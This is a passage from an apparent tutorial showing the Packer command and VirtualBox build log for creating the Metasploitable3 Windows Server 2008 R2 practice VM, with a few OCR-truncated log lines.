
Now open command line and navigate to the folder where metasploitable3 got extracted i.e metsasploitable3-master and run command as shown below.

packer build --only=virtualbox-iso ./packer/templates/windows_2008_r2.json




```
C:\Users\nspadm>cd Downloads

C:\Users\nspadm\Downloads>cd metasploitable3

C:\Users\nspadm\Downloads\Metasploitable3>cd metasploitable3-master

C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master>packer build --only=virtualbox-iso ./packer/templates/windows_2008_r2.json
virtualbox-iso output will be in this color.

==> virtualbox-iso: Retrieving Guest additions
    virtualbox-iso: Using file in-place: file:///C:/Program%20Files/Oracle/VirtualBox/VBoxGuestAdditions.iso
==> virtualbox-iso: Retrieving ISO
```

Packer starts building the vbox image as shown below.



```
:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master>packer build --only=virtualbox-iso ./packer/templates/windows_2008_r2.json
irtualbox-iso output will be in this color.

=> virtualbox-iso: Retrieving Guest additions
   virtualbox-iso: Using file in-place: file:///C:/Program%20Files/Oracle/VirtualBox/VBoxGuestAdditions.iso
=> virtualbox-iso: Retrieving ISO
   virtualbox-iso: Found already downloaded, initial checksum matched, no download needed: http://download.microsoft.com/download/7/5/E/75EC4E54-5B02-42D6-8879-D8D3A25FBEF7/7601.17
MSXEVAL_EN_DVD.iso
=> virtualbox-iso: Creating floppy disk...
   virtualbox-iso: Copying files flatly from floppy_files
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../answer_files/2008_r2/Autounattend.xml
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/configs/microsoft-updates.bat
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/configs/win-updates.ps1
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/installs/openssh.ps1
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/installs/install_dotnet45.ps1
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/installs/install_wmf.ps1
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/oracle-cert.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/gdig2.crt
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/comodorsadomainvalidationsecureserverca.crt
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/comodorsacertificationauthority.crt
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/addtrust_external_ca.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/baltimore_ca.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/digicert.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/equifax.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/globalsign.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/gte_cybertrust.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/microsoft_root_2011.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/thawte_primary_root.cer
   virtualbox-iso: Copying file: C:\Users\nspade\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../resources/certs/utn-userfirst.cer
   virtualbox-iso: Done copying files from floppy_files
   virtualbox-iso: Collecting paths from floppy_dirs
   virtualbox-iso: Resulting paths from floppy_dirs : []
   virtualbox-iso: Done copying paths from floppy_dirs
=> virtualbox-iso: Creating virtual machine...
=> virtualbox-iso: Creating hard drive...
=> virtualbox-iso: Attaching floppy disk...
=> virtualbox-iso: Creating forwarded port mapping for communicator (SSH, WinRM, etc) (host port 4287)
=> virtualbox-iso: Executing custom VBoxManage commands...
   virtualbox-iso: Executing: modifyvm metasploitable3-win2k8 --memory 4096
   virtualbox-iso: Executing: modifyvm metasploitable3-win2k8 --cpus 2
=> virtualbox-iso: Starting the virtual machine...
=> virtualbox-iso: Waiting 10m0s for boot...

=> virtualbox-iso: Typing the boot command...
=> virtualbox-iso: Using ssh communicator to connect: 127.0.0.1
=> virtualbox-iso: Waiting for SSH to become available...
```

